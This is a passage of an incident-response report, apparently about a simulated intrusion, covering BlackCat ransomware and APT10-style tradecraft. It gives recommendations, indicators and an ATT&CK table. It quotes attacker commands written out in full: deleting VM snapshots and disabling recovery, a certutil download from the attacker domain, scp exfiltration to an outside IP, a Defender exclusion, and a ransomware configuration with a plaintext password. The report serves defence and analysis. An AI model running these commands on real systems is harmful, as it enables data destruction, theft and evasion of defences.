    "empty_recycle_bin": true,
    "psexec_username": "digirevenge\\ykaida.da",
    "psexec_password": "FWy9aXyXbYrbxFcE!",
    "strict_include_targets": ["10.20.10.4", "10.20.10.200", "10.20.10.23", "10.20.10.122", "10.20.20.22", "10.20.20.33"],
    "strict_include_scan_ranges": ["10.20.10.0/24", "10.20.20.0/24"]
}
```

Figure 35: Extracted ransomware configuration

As suggested from the configuration, the 'BlackCat' ransomware had extra capabilities other than encrypting the machine's files, that includes the ability to close and delete local VMs and backups.

On the Linux machine, the malware executed the following actions:

- List running VMs with:

```
Unset
virsh -q list --all
```

- Use "virsh" to shutdown VMs, example for a command:

```
Unset
virsh shutdown --domain test1
```

- List and delete snapshots for all VMs, example for commands:

```
Unset

virsh snapshot-list test1
virsh snapshot-delete --domain test1 --snapshotname debugsnapshot
```

- Stop and disable the “libvirtd” service, responsible for managing virtual machines

```
Unset

systemctl stop libvirtd
systemctl disable libvirtd
systemctl daemon-reload
```

On the Windows machine, two child processes are being executed to disable recovery mode and enable remote to local symlink evaluation (this behavior is typically disabled in Windows to prevent malware following shortcuts to remote paths reference):

-

```
Unset
"bcdedit" /set {default} recoveryenabled no
```

```
Unset
"fsutil" behavior set SymlinkEvaluation R2L:1
```

Attribution

Based on the telemetry available to us, we assess that the observed activity closely matches the tactics, techniques, and procedures (TTPs) known to be used by the Chinese group named APT10 (aka menuPass, Stone Panda).

Overview: APT10 is a Chinese cyber espionage group. They have historically targeted construction and engineering, aerospace, and telecom firms, and governments in the United States, Europe, and Japan. We believe that the targeting of these industries has been in support of Chinese national security goals, including acquiring valuable military and intelligence information as well as the theft of confidential business data to support Chinese corporations.

Our attribution is based on the following evidence:

- The use of a variant of the relatively rare malware named ‘SodaMaster’, which, according to publicly available reports, has only been used by a single threat actor—APT10.
- A similar infection chain involving the use of QuasarRAT, SigLoader, and SodaMaster was mentioned in a previous blog and attributed to APT10.
- Possible indications of Japan-based infrastructure based on IP address geolocation—a region this actor is historically known to target.

As described in the previous report delivered on February 21, 2024, the activity observed today strengthens our assumption that the threat actor operating in the environment is related to APT10. The following patterns align with the group's previous operations:

- Collecting data from remote systems by mounting network shares with “net use” and using Robocopy to transfer the collected data.
- Archiving the exfiltrated data using WinRar.exe and exfiltrating it to a C2 server. In previous operations, the group has compressed files before exfiltration using TAR and RAR.
- Using Wevtutil to clear the Windows event log.
- Renaming files to appear legitimate, in this case, renaming “WinRar.exe” to “Conhost.exe”.
- Using RDP to move laterally in the network.

Based on our assessment, we believe that the activity that started on February 22, 2024, in the environment is related to the BlackCat ransomware (also known as ALPHV)

Overview: BlackCat is a ransomware family that surfaced in mid-November 2021 and quickly gained notoriety for its sophistication and innovation. Operating a ransomware-as-a-service (RaaS) business model, BlackCat was observed soliciting for affiliates in known cybercrime forums, offering to allow affiliates to leverage the ransomware and keep 80-90% of the ransom payment. The remainder would be paid to the BlackCat author.

BlackCat has taken an aggressive approach to naming and shaming victims, listing more than a dozen on their leak site in a little over a month. The largest number of the group's victims so far are U.S. organizations, but BlackCat and its affiliates have also attacked organizations in Europe, the Philippines and other locations. Victims include organizations in the following sectors: construction and engineering, retail, transportation, commercial services, insurance, machinery, professional services, telecommunication, auto components and pharmaceuticals.

The overlapping techniques on which we based our attribution include the following:

    - Usage of commands commonly used by BlackCat:
    - "bcdedit /set {default} recoveryenabled No"
    - "wmic csproduct get UUID"
    - "fsutil behavior set SymlinkEvaluation R2L:1"
- Double extortion - the ransomware deploys an exfiltration tool before encryption, named Exmatter (collector1.exe).

Recommendations

- Isolate impacted hosts as appropriate, consider activating your organization's Incident Response plan.
- Reset credentials for affected users and disable any currently active sessions.
- Implement firewall blocks for communication with the IP addresses mentioned and any new network Indicators of Compromise (IOCs) identified in the "Indicators of Compromise" section.
- Collect any forensic evidence required by your organization's Incident Response plan, then consider reimaging for affected hosts. At a minimum, remove all identified malicious artifacts.
- Review network and host configurations to ensure that RDP access is disabled for public-facing assets such as IIS servers.
- Verify if the identified account creations were authorized and expected.
- Audit based on your Group Policy Audit configuration. Enable Group Policy Object (GPO) audit for event ID 4625 to monitor and track failed logon attempts, especially for systems accessed primarily through Remote Desktop Protocol (RDP).
- Review Cortex XDR agent policies and configure settings to "Prevent" mode wherever possible.
- Restrict outbound traffic by configuring firewalls to block traffic on non-standard ports, with exceptions only for legitimate use cases after thorough review.
- Implement network segmentation to reduce the attack surface and limit the spread of potential intrusions.
- Securely manage privileged access by implementing the Least Privilege Principle, using Privileged Access Management (PAM) tools, enforcing Two-Factor Authentication (2FA), regularly rotating passwords, and taking other recommended secure measures.
- Implement secure administrative hosts, particularly avoiding the use of privileged accounts on user workstations.
- Implement host-based firewall rules to limit ingress services such as SMB and WMI to decrease the attack surface.

- Consider modifying network configurations to block external outbound SMB and WebDav traffic.
- Review SQL server data management practices to ensure secure storage of credential information.
- Review the exfiltrated data and any relevant data breach reporting regulations to determine if there are reporting requirements.
- Immediately isolate impacted systems to prevent further ransomware spread and prioritize critical systems for remediation/restoration.
- Be prepared for the possibility of "double-extortion" risks and consider engaging a third-party incident response firm for assistance.
- Emphasize the importance of regular, secure backups and the implementation of a disaster recovery plan.
- Install a Cortex XDR agent on all hosts, ensuring it is set to "blocking" mode and that ransomware protection is enabled.
- Follow established guidance and best practices, such as those provided by CISA's StopRansomware guide:
    - https://www.cisa.gov/stopransomware/ive-been-hit-ransomware
    - https://www.cisa.gov/resources-tools/resources/stopransomware-guide
- Implement blocking rules for the Indicators of Compromise identified, including adding hashes to the Blocklist in XDR and the IP Addresses and Domains to the blocklist at the perimeter firewall.
- Your two domain controllers are defined to have a two-way trust relationship.
    - Regularly review and validate the necessity of the two-way trust relationship between your domain controllers to ensure it aligns with your organization's security policies and operational requirements.
    - Implement stringent access control policies and permissions to minimize security risks associated with the two-way trust, ensuring that only necessary privileges are granted across the trust boundary.
    - Monitor and audit all cross-trust activities and authentication attempts to detect and respond to unauthorized access or anomalous behavior promptly.
    - Consider using selective authentication in the trust relationship to limit access to only those services and resources that are explicitly required, reducing the potential attack surface.

Indicators of Compromise

Type	Name	Value	Note
IP Address		116.831[.]1.29	IP address attacker RDP from
Domain		ten-cent[.]us	Domain the files were downloaded from
IP Address		121[.]93.66.49	IP address of the domain ten-cent.us
IP Address		121[.]93.4.32	Notepad++ communicated to
Hash SHA256	version.dll	3c8b1e07bd4053299ffde84ddc79678f40a8b469b1eabdb647cd47c7c6f74099	Downloaded via certutil from ten-cent.us
HASH SHA256	skt.dll	a15bf11f6632b79a6f474d0ee263500aacc1bd0f3b0ba3b0630a349241c5f3cd	Downloaded via certutil from ten-cent.us
Hash SHA256	mshtml.wpf.wfx	b046fc17418d3238afcdde2ca7c7f52ec5eeabcb27edd8e1c7105923574bd273	Downloaded via certutil from ten-cent.us
Hash SHA256	ngen.old2.log	2192056779b1dafffaada5cc8d8450cdbb1b8c6b3b45e2662741aa159dac7f08	Downloaded via certutil from ten-cent.us
Hash SHA256	ekR9TmrCQa1Q.ps1	7d41c839ef09d9f5ce260feeb21aa97f8c41492e20ad7e8c2bbf890cf98f5f83	C:\Users\kizumi\AppData\Local\Temp\ekR9TmrCQa1Q.ps1

Type	Name	Value	Note
Hash SHA256	C:\Windows\Microsoft.NET\mshtmled.wpf.cfg	ca22f7ac529f663af0cc6a1b020b0fc85d2b336806ced4ac2a45c04971eb7a21	
Hash SHA256	C:\Windows\System32\nhi.dll	2747c486269264b22b8edb64e0ba7903ac5c5d8b4ddeacdd3ac876977954aac5	
Hash SHA256	C:\Program Files\Notepad++\VERSION.dll	66d3697302bc87406f42f69796311bb91cb5fe1d2caae6cc90ada5a1c75f1ddf	

Hash SHA256	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.old3.log	90dc0391301e390f27aa85a2b08f716d2c4347e19af8707c9adf3d00b58225c3	
Domain		notepad-plusplus-updates.eu	The Domain Notepad++ communicates to
IP Address		121.93.99.100	The IP for notepad-plusplus-updates.eu
Miscellaneous	Notepad++ Script	C:\Program Files\Notepad++\notepad++.exe	Scheduled Task that executed Notepad++
Miscellaneous		sfkj39tg2qevuaoisvhkjg4qksjcvhkq2p	Mutant/Mutex used in Quasar

Type	Name	Value	Note
IP Address	C2	121.93.44.121	Notepad++.exe communicates to this IP
Domain	C2	ten-cent.us	Exfiltration Server
Hash SHA256	C:\Program Files\Notepad++\VERSION.dll	bd213e9bdece0b1f98113f257c71c09e0f6b5a3fc2cd78ff603e35cd797fae7a	Part of the SodaMaster Loader
HASH SHA256	C:\Windows\System32\hkp.dll	767c429137b9c1f7ca5ef963e5ec73b52a8892370963e976b167aac56ed05992	Part of the SodaMaster Loader
Hash SHA256	C:\Windows\System32\win64_tools.dll	8a576ce3924f40c21a6c07a9e610f9c80e3103e6b28f0eb73dd396bf5dce556a	Part of the SodaMaster Loader

Service Name		Notepad	Service created to execute notepad++: "sc.exe" \\kimeramon.digirevenge.net create Notepad binpath= "cmd /c \"C:\Program Files\Notepad++\notepad++.exe\"" error= ignore start= demand
Pipeline		\Device\NamedPipe\zzqe144J7pUNf	Executed on kimeramon
Pipeline		\Device\NamedPipe\zz2ZCdzz4wAt6	Executed on kimeramon
Pipeline		\Device\NamedPipe\zzqKJcvXvqYyG	Executed on kimeramon
Pipeline		\Device\NamedPipe\zzrVyIL81cfkl	Executed on kimeramon
Pipeline		\Device\NamedPipe\zzwBTmIL2zYqt	Executed on kimeramon
Pipeline		\Device\NamedPipe\zzUTUVSyUUXjP	Executed on kimeramon
File		C:/Windows/Temp/tmp4541	Output from Secretsdump execution
Hash SHA256	secretsdump.exe	aed34965d285b64dfaba8e980b4fd2f4a609480146a13d5094436fe4768ad336	

Type	Name	Value	Note
Domain	Domain used in bitsadmin to download netbnmp.exe	the-inator.com	http://the-inator.com/digirevenge/netbnmp.exe
Hash SHA256	netbnmp.exe	e38bd3c63e0a8efe00d495bd6d10bb29f33d69ecb0f9d0aec73862536c055d2d	C:\Users\zorimoto\AppData\Local\Temp\netbnmp.exe

Hash SHA256	infostealer.dll	896bcd7d49dc116d8ddb902747aa7aab004bc4e5aa6f4eae46c1da6e23af797d	C:\Users\zorimoto\AppData\Local\Temp\.net\netbnmp\gjLEA9ql7KXm7g2zhrwxkFsSV73WzXM=\InfoStealer.dll
Hash SHA256	rclone.exe	64e0322e3bec6fb9fa730b7a14106e1e59fa186096f9a8d433a5324eb6853e01	
IPv4 Address	Resolved IP for "the-inator[.]com"	116.83.2.91	Resolved by dns server process on blacknoirmon, but originally requested by kimeramon
IPv4 Address	rclone connected to this ip, transfering the lsass dump	116.83.4.99	
Domain	Webdav server	luffaplex-dillpickle-inator[.]com:8080	Rclone connected to this domain to exfil Lsass dump from kimeramon
File Path	Dump file	C:\Users\windesk\AppData\Local\Temp\lsass.DMP	Dump file of lsass on kimeramon
File Path	w.vbs	C:\Users\kmimi\appdata\local\temp\w.vbs	VB script script file contains capability to create an interactive shell using WMI to execute commands remotely on a target host
Domain	manhwajia.au	manhwajia.au	Domain that was used during the exfiltration from alphamon
File Path	wmilog.rar	C:\Windows\Temp\wmilog.rar	RAR archive of exfiltrated files on alphamon
Hash SHA256	C:\Program Files\conhost.exe	d6eb9206a59e2e128898337b3cd9bc6ac46cbac166005c4b22a462a33892612c	Renamed instance of winrar

Type	Name	Value	Note
Miscellaneous	Mutant created by notepad++	sfkj39tg2qevuaoisvhkjg4qksjcvhkq2p	

Hash SHA256	collector1.exe	1A1515447F707808511F4D718922463400D7C8A6E9CA3F53A188BAB329D10819	Downloaded by bitsadmin, used to exfiltrate data
Domain	Domain where collector1 was downloaded from	the-inator[.]com	
IPv4 Address	Resolution from the-inator[.]com	116.83.2.91	
IPv4 Address	Collector1 connects to this IP and over port 22	116.83.44.32	
Domain	The Domain Notepad++ comunicates to	notepad-plusplus-updates.eu	
IPv4 Address	The IP for notepad-plusplus-updates.eu	121.93.99.100	
Domain	The Domain the files were downloaded from	ten-cent.us	
IPv4 Address	ip Address of the domain ten-cent.us	121.93.66.49	
Domain	The Domain the collector1.exe exfiltrats to	hide-the-secret-password-inator.net	
IPv4 Address	The IP for hide-the-secret-password-inator.net	116.83.44.32	
Hash SHA256	digirevenge	f7bf0ab1136d51e84d6d7baf198ee599c12a6df9c55dd5ac6b669889b7065ed5	Linux Ransomware
Hash SHA256	/home/marakawa/bc.log	0992fa93fef88e10a54ccfca71c3b5f677a4062c8a0478095aaeaea10d0a5073	Exfil
Hash SHA256	digirevenge.exe	8c39bf61fce48e2532954e0bd4da78bef54124865c806ea7aba4a8fac8235260	Ransomware binary
File Name	Ransom note	RECOVER-SKYFL2E-FILES.txt	
Domain	Ransomware domain	askfjejtqekjge0et1lkjasdq09gji13jgkdajv.testonion/?access-key=2646AEF615CD1126	

IPv4 Address	Exfiltration of a .zip file	176.59.1.18	scp "$zipPath" op1@176.59.1.18:/tmp/sblogs.zip;
File Name	C:\Windows\System32\clog.xtlog	Suspected ransomware execution log file, written by the digirevenge.exe	

MITRE ATT&CK® Techniques

Tactic	Technique	Sub-Technique	Observation
TA0008 - Lateral Movement	T1021 - Remote Services	T1021.001 - Remote Services: Remote Desktop Protocol	Actor connected to the gabumon IIS server via RDP
TA0002 - Execution	T1204 - User Execution		User kizumi executed CMD
TA0002 - Execution	T1059 - Command and Scripting Interpreter	T1059.003 - Command and Scripting Interpreter: Windows Command Shell	User kizumi opened an interactive CMD shell which was subsequesntly used to execute further commands
TA0011 - Command and Control	T1105 - Ingress Tool Transfer		certutil.exe -urlcache -f http://ten-cent.us/files/mshtml.wpf.wfx C:\Windows\Microsoft.NET\mshtml.wpf.wfx
TA0005 - Defense Evasion	T1574 - Hijack Execution Flow	T1574.002 - Hijack Execution Flow: DLL Side-Loading	Notepad++ loading VERSION.dll
TA0011 - Command and Control	T1071 - Application Layer Protocol	T1071.001 - Application Layer Protocol: Web Protocols	Notepad++ communicating with 121.93.66.49, 121.93.4.32 (80,4781)
TA0002 - Execution	T1047 - Windows Management Instrumentation		WMI used to query system information

TA0007 - Discovery	T1082 - System Information Discovery		Side-loaded Notepad++ queries system information via WMI:
			SELECT Caption FROM Win32_OperatingSystem
			SELECT * FROM Win32_Processor
			SELECT * FROM Win32_BaseBoard
			SELECT * FROM Win32_BIOS

TA0002 -	T1059 - Command	T1059.002 - Command	User kizumi executed a PowerShell

Tactic	Technique	Sub-Technique	Observation
Execution	and Scripting Interpreter	and Scripting Interpreter: PowerShell	script ekR9TmrCQa1Q.ps1
TA0007 - Discovery	T1016 - System Network Configuration Discovery		User executed ipconfig /all, and nslookup via the ekR9TmrCQa1Q.ps1 script
TA0003 - Persistence	T1136 - Create Account	T1136.002 - Create Account: Domain Account T1078.002 - Valid Accounts: Domain Accounts	Users ykaida.da and kizumi.da created multiple accounts(CKent, LLane, LLuthor, hpotter, rweasley, hgranger)
TA0003 - Persistence	T1098 - Account Manipulation		Users ykaida.da and kizumi.da added multiple accounts(CKent, LLane, LLuthor, hpotter, rweasley, hgranger) to Domain groups: DCTeam, Interns
TA0002 - Execution	T1053 - Scheduled Task/Job	T1053.005 - Scheduled Task/Job: Scheduled Task	A scheduled task "ShadowCopyC" was created to execute vssadmin.exe create shadow /for=C: on kimeramon, butchermon, blacknoirmon, bakemon
TA0005 - Defense Evasion	T1006 - Direct Volume Access		User ykaida.da used WMIC to create a volume shadow copy of C: on kimeramon which was executed from a PowerShell Remote Session
TA0002 - Execution	T1059 - Command and Scripting Interpreter	T1059.001 - Command and Scripting Interpreter: PowerShell	PowerShell executed downloading a file (new-object Net.WebClient).DownloadFile('https://github.com/AzureWorkshops/samples-simple-iis-website/archive/master.zip',' C:\master.zip')

TA0043- Reconnaissance	T1592 - Gather Victim Host Information	T1592.001 - Gather Victim Host Information: Hardware	executed by the side-loaded notepad:
			SELECT * FROM Win32_Processor
			SELECT * FROM Win32_BaseBoard
			SELECT * FROM Win32_BIOS

Tactic	Technique	Sub-Technique	Observation
TA0043-Reconnaissance	T1592 - Gather Victim Host Information	T1592.001 - Gather Victim Host Information: Client Configurations	executed by the side-loaded notepad: SELECT Caption FROM Win32_OperatingSystem
TA0043-Reconnaissance	T1590 - Gather Victim Network Information	T1592.002 - Gather Victim Network Information: DNS	Powershell executed $output = ipconfig /all $regex = (Select-String -InputObject $output -Pattern '\\DNS Servers .*: (.*?)') nslookup $regex.Matches.Groups[1].Value"
TA0003 - Persistence	T1574 - Hijack Execution Flow	T1574.001 - Hijack Execution Flow: DLL Search Order Hijacking	Version.dll was placed in the same folder with Notepad++.exe
TA0005 - Defense Evasion	T1140 - Deobfuscate/Decode Files or Information		Encrypted files are created by the side-loaded notepad: - C:\Windows\Microsoft.NET\QLoaderLogs.txt - C:\Program Files\Notepad++\clientmanagement.log
TA0005 - Defense Evasion	T1036 - Masquerading	T1036.005 - Masquerading: Match Legitimate Name or Location	The malicious DLL is called version.dll, which is a legitimate DLL loaded by Notepad
TA0011 - Command and Control	T1071 - Application Layer Protocol	T1071.001 - Application Layer Protocol: Web Protocols	version.dll connect to the C2 using HTTP
TA0001 - Initial Access	T1133 - External Remote Services		compromised user “DIGIRUNAWAY\kizumi” was used to RDP from a public IP address 116[.]83.1.29
TA0011 - Command and Control	T1571 - Non-Standard Port		Quasar payload uses port 4782

Tactic	Technique	Sub-Technique	Observation
TA0005 - Defense Evasion	T1027 - Obfuscated Files or Information		Encrypted log file created by notepad++ (QLoaderLogs.txt, clientmanagement.log)
TA0005 - Defense Evasion	T1027 - Obfuscated Files or Information	T1027.002 - Obfuscated Files or Information: Software Packing	
TA0005 - Defense Evasion	T1027 - Obfuscated Files or Information	T1027.007 - Obfuscated Files or Information: Dynamic API Resolution	
TA0005 - Defense Evasion	T1027 - Obfuscated Files or Information	T1027.009 - Obfuscated Files or Information: Embedded Payloads	
TA0005 - Defense Evasion	T1620 - Reflective Code Loading		
TA0010 - Exfiltration	T1041 - Exfiltration Over C2 Channel		Exfiltration of 2024-02-19-log, which contains the password for kizumi.da
TA0008 - Lateral Movement	T1570 - Lateral Tool Transfer		The user DIGIRUNAWAY\kizumi copied the file: nhi.dll, VERSION.dll, mshtmled.wpf.cfg and ngen.old3.log, from gabumon to parrotmon
TA0011 - Command and Control	T1105 - Ingress Tool Transfer		Nodepad++ downloads nhi.dll, VERSION.dll, mshtmled.wpf.cfg and ngen.old3.log and other files from C2
TA0011 - Command and Control	T1571 - Non-Standard Port		Quasar payload communicates to 121.93.4.32 over port 4782
TA0002 - Execution	T1053 - Scheduled Task/Job	T1053.005 - Scheduled Task/Job: Scheduled Task	Scheduled task(Notepad++ Script) created to execute Notepad++
TA0003 - Persistence	T1053 - Scheduled Task/Job	T1053.005 - Scheduled Task/Job: Scheduled Task	Scheduled task(Notepad++ Script) created to execute Notepad++

Tactic	Technique	Sub-Technique	Observation
TA0004 - Privilege Escalation	T1053 - Scheduled Task/Job	T1053.005 - Scheduled Task/Job: Scheduled Task	Scheduled task(Notepad++ Script) created to execute Notepad++
TA0002 - Execution			Execution on Notepad++ by the scheduled task
TA0005 - Defense Evasion	T1574 - Hijack Execution Flow	T1574.002 - Hijack Execution Flow: DLL Side-Loading	Notepad++ loading VERSION.dll
TA0011 - Command and Control	T1071 - Application Layer Protocol	T1071.001 - Application Layer Protocol: Web Protocols	Notepad++ communicating with 121.93.66.49, 121.93.4.32 (80,4781)
TA0002 - Execution	T1047 - Windows Management Instrumentation		WMI used to query system information
TA0008 - Lateral Movement	T1021 - Remote Services	T1021.002 - Remote Services: SMB/Windows Admin Shares	TA copied the Quasar RAT files from the gabumon to the parratamon using SMB

TA0007 - Discovery	T1082 - System Information Discovery		Side-loaded Notepad++ queries system information via WMI:
			SELECT Caption FROM Win32_OperatingSystem
			SELECT * FROM Win32_Processor
			SELECT * FROM Win32_BaseBoard
			SELECT * FROM Win32_BIOS

TA0043-Reconnaissance	T1592 - Gather Victim Host Information	T1592.001 - Gather Victim Host Information: Hardware	executed by the side-loaded notepad:
			SELECT * FROM Win32_Processor
			SELECT * FROM Win32_BaseBoard
			SELECT * FROM Win32_BIOS

TA0043-Reconnaissance	T1592 - Gather Victim Host Information	T1592.001 - Gather Victim Host Information: Client Configurations	executed by the side-loaded notepad: SELECT Caption FROM Win32_OperatingSystem
TA0003 - Persistence	T1574 - Hijack Execution Flow	T1574.001 - Hijack Execution Flow: DLL	Version.dll was placed in the same folder with Notepad++.exe

Tactic	Technique	Sub-Technique	Observation
		Search Order Hijacking	
TA0005 - Defense Evasion	T1140 - Deobfuscate/Decode Files or Information		Encrypted files are created by the side-loaded notepad: - C:\Windows\Microsoft.NET\QLoaderLogs.txt - C:\Program Files\Notepad++\clientmanagement.log
TA0005 - Defense Evasion	T1036 - Masquerading	T1036.005 - Masquerading: Match Legitimate Name or Location	The malicious DLL is called version.dll, which is a legitimate DLL loaded by Notepad
TA0011 - Command and Control	T1071 - Application Layer Protocol	T1071.001 - Application Layer Protocol: Web Protocols	version.dll connect to the C2 using HTTP
TA0005 - Defense Evasion	T1027 - Obfuscated Files or Information		Encrypted log file created by notepad++ (QLoaderLogs.txt, clientmanagement.log)
TA0005 - Defense Evasion	T1027 - Obfuscated Files or Information	T1027.002 - Obfuscated Files or Information: Software Packing	
TA0005 - Defense Evasion	T1027 - Obfuscated Files or Information	T1027.007 - Obfuscated Files or Information: Dynamic API Resolution	
TA0005 - Defense Evasion	T1027 - Obfuscated Files or Information	T1027.009 - Obfuscated Files or Information: Embedded Payloads	
TA0005 - Defense Evasion	T1620 - Reflective Code Loading		
TA0006 - Credential Access	T1056.001 - Input Capture	T1056.001 - Input Capture: Keylogging	Quasar RAT used keylogging, creating the C:\Users\kizumi\AppData\Roaming\Lo

Tactic	Technique	Sub-Technique	Observation
			gs\2024-02-20-log
TA0003 - Persistence	T1078 - Valid Accounts	T1078.002 - Valid Accounts: Domain Accounts	
TA0004 - Privilege Escalation	T1134 - Access Token Manipulation	T1078.002- Valid Accounts: Domain Accounts	The TA used the credentials of kizumi.da, executing a runas command: runas /netonly /user:DIGIRUNAWAY\kizumi.da cmd.exe
TA0043- Reconnaissance	T1590 - Gather Victim Network Information	T1592.002 - Gather Victim Network Information: DNS	Exectution of nslookup via Notepad++ (QuasarRAT)
TA0007 - Discovery	T1033 - System Owner/User Discovery		Whoami /all Executed by Notepad++ (QuasarRAT)
TA0009 - Collection	T1074 - Data Staged		Creation of the NTDS in the recycle bin folder
TA0006 - Credential Access	T1003 - OS Credential Dumping	T1003.003 - OS Credential Dumping: NTDS	Exectution of ntdsutil via Notepad++ (QuasarRAT)
TA0007 - Discovery	T1046 - Network Service Discovery		Execution of port scan (sweep) via the notepad++ (QuasarRAT)
TA0002 - Execution	T1059 - Command and Scripting Interpreter	T1059.003 - Command and Scripting Interpreter: Windows Command Shell	Execution of cmd using runas
TA0011 - Command and Control	T1095 - Non-Application Layer Protocol		Quasar RAT uses TCP for C2 Communications
TA0001 - Initial Access	T1078 - Valid Accounts	T1078.002- Valid Accounts: Domain Accounts	Upon further investigation, we determined this was the most likely initial infection vector for the initial RDP session established on Feb 19 for user DIGIRUNAWAY\kizumi

Tactic	Technique	Sub-Technique	Observation
TA0006 - Credential Access	T1003 - OS Credential Dumping	T1003.002 - OS Credential Dumping: Security Account Manager	When NTDS was dumped in recycle bin the SYSTEM and SECURITY hives created as well
TA0010 - Exfiltration	T1041 - Exfiltration Over C2 Channel		Exfiltration of ntds.dit and SYSTEM dumped files
TA0010 - Exfiltration	T1041 - Exfiltration Over C2 Channel		Upon further investigation, we determined that credentials for the initial RDP session from the threat actor on Feb 19 for user DIGIRUNAWAY\kizumi were most likely already compromised prior to this event.
TA0007 - Discovery	T1482 - Domain Trust Discovery		Quasar RAT executed dsquery from parratamon to enumerate the domain trust (DIGIREVENGE)
TA0008 - Lateral Movement	T1570 - Lateral Tool Transfer		Quasar RAT transferred Quasar RAT files from parratmon to kimeramon using file share
TA0011 - Command and Control	T1105 - Ingress Tool Transfer		Quasar RAT Downloads DLL files from C2
TA0008 - Lateral Movement	T1021 - Remote Services	T1021.002 - Remote Services: SMB/Windows Admin Shares	Quasar RAT transferred Quasar RAT files from parratmon to kimeramon using file share
TA0003 - Persistence, TA0004 - Privilege Escalation	T1543 - Create or Modify System Process:	T1543.003 - Create or Modify System Process: Windows Service	Quasar RAT created remote service "sc.exe" \\kimeramon.digirevenge.net create Notepad binpath= "cmd /c \"C:\Program Files\Notepad++\notepad++.exe\"" error= ignore start= demand
TA0002 - Execution	T1059 - Command and Scripting Interpreter	T1059.003 - Command and Scripting Interpreter: Windows	Quasar RAT executed "cmd /c "C:\Program Files\Notepad++\notepad++.exe""

Tactic	Technique	Sub-Technique	Observation
		Command Shell	launching notepad++ (loaded Quasar RAT)
TA0005 - Defense Evasion	T1562 - Impair Defenses	T1562.001 - Impair Defenses: Disable or Modify Tools	Quasar RAT executed "powershell.exe Add-MpPreference -ExclusionPath 'C:/Program Files/Notepad++'" to exclude notepad++ from AV
TA0007 - Discovery	T1049 - System Network Connections Discovery		TA executed "net use F: \\10.20.10.23\F$ /persistent:yes"
TA0007 - Discovery	T1057 - Process Discovery		Quasar RAT executes 'QueryProcessList' SysCall
TA0005 - Defense Evasion	T1036 - Masquerading	T1036.005 - Masquerading: Match Legitimate Name or Location	The malicious DLL is called version.dll, which is a legitimate DLL loaded by Notepad
TA0005 - Defense Evasion, TA0007 - Discovery	T1497 - Virtualization/Sandbox Evasion		SodaMaster uses anti VM technique by reading the HKEY_LOCAL_MACHINE\HARDWARE\ACPI\DSDT\VBOX__ key
TA0011 - Command and Control	T1071 - Application Layer Protocol	T1071.001 - Application Layer Protocol: Web Protocols	SodaMaster uses C2 via web protocol
TA0003 - Persistence	T1574 - Hijack Execution Flow	T1574.001 - Hijack Execution Flow: DLL Search Order Hijacking	Version.dll was placed in the same folder with Notepad++.exe
TA0002 - Execution	T1106 - Native API		SodaMaster uses RegKeyOpen api
TA0005 - Defense Evasion	T1562 - Impair Defenses	T1059.001 - Command and Scripting Interpreter: PowerShell	Exectuion of powershell.exe Add-MpPreference -ExclusionPath 'C:/Program Files/Notepad++"
TA0002 - Execution	T1569 - System Services	T1569.002 - System Services: Service Execution	Creation of remote service: "sc.exe" \\kimeramon.digirevenge.net start Notepad

Tactic	Technique	Sub-Technique	Observation
TA0005 - Defense Evasion	T1497 - Virtualization/Sandbox Evasion	T1497.001 - Virtualization/Sandbox Evasion: System Checks	SodaMaster checks for exsitance of vbox - HKEY_LOCAL_MACHINE\HARDWARE\ACPI\DSDT\VBOX__
TA0007 - Discovery	T1497 - Virtualization/Sandbox Evasion	T1497.001 - Virtualization/Sandbox Evasion: System Checks	SodaMaster checks for exsitance of vbox - HKEY_LOCAL_MACHINE\HARDWARE\ACPI\DSDT\VBOX__
TA0007 - Discovery	T1049 - System Network Connections Discovery		Actor used cmd.exe /c netstat -anop tcp to gain network information
TA0007 - Discovery	T1057 - Process Discovery		Actor executed tasklist to list running processes
TA0007 - Discovery	T1018 - Remote System Discovery\		Actor executed "net view"
TA0007 - Discovery	T1087 - Account Discovery	T1087.002 - Account Discovery: Domain Account	C:\Windows\System32\cmd.exe /c net user kmimi /domain
TA0006 - Credential Access	T1003 - OS Credential Dumping	T1003.001 - OS Credential Dumping: LSASS Memory	Actor executed secretsdump
TA0005 - Defense Evasion, TA0004 - Privilege Escalation	T1055 - Process Injection	T1055.003 - Process Injection: Thread Execution Hijacking	notepad++ injected svchost thread
TA0006 - Credential Access	T1003 - OS Credential Dumping	T1003.002 - OS Credential Dumping: Security Account Manager	Dumping the HIVE\SECURITY
TA0002 - Execution	T1559 - Inter-Process Communicationt		Injected Svchost.exe creates: \Device\NamedPipe\zzUTUVSyUUXjP

Tactic	Technique	Sub-Technique	Observation
TA0010 - Exfiltration	T1048 - Exfiltration Over Alternative Protocol		Executing CURL to exfiltrate sdump.txt
TA0005 - Defense Evasion	T1574 - Hijack Execution Flow	T1574.002 - Hijack Execution Flow: DLL Side-Loading	Notepad++ loading VERSION.dll
TA0005 - Defense Evasion	T1027 - Obfuscated Files or Information	T1027.009 - Obfuscated Files or Information: Embedded Payloads	Version.dll contain additional payload
TA0011 - Command and Control	T1105 - Ingress Tool Transfer		downloaded ADRecon from Github
TA0002 - Execution	T1059 - Command and Scripting Interpreter	T1059.002 - Command and Scripting Interpreter: PowerShell	executed ADRecon.ps1 script
TA0007 - Discovery	T1018 - Remote System Discovery		Executed ADRecon to enumerate workstations
TA0007 - Discovery	T1069 - Permission Groups Discovery	T1069.001 - Permission Groups Discovery: Local Groups	Executed ADRecon to enumerate local groups
TA0007 - Discovery	T1069 - Permission Groups Discovery	T1069.002 - Permission Groups Discovery: Domain Groups	Executed ADRecon to enumerate domain groups
TA0011 - Command and Control	T1105 - Ingress Tool Transfer		Executed Bitsadmin to download SQLSharp
TA0005 - Defense Evasion	T1197 - BITS Jobs		Usage of Bitsadmin job to download SQLSharp
TA0006 - Credential Access	T1555 - Credentials from Password Stores		used SQLSharp (netbnmp.exe) to interact with the database also retriving DPAPI
TA0006 -	T1003 - OS	T1003.001 - OS	Performed LSASS dump via Task

Tactic	Technique	Sub-Technique	Observation
Credential Access	Credential Dumping	Credential Dumping: LSASS Memory	Manager
TA0011 - Command and Control	T1105 - Ingress Tool Transfer		downloaded Rclone to the compromised host
TA0010 - Exfiltration	T1048 - Exfiltration Over Alternative Protocol	T1048.003 - Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C2 Protocol	Rclone exfiltrated data to 116.83.4.99:8080
TA0005 - Defense Evasion	T1112 - Modify Registry		enabled the wdigest registry key
TA0002 - Execution	T1059 - Command and Scripting Interpreter	T1059.005 - Command and Scripting Interpreter: Visual Basic	Execute w.vbs script via cscript.exe
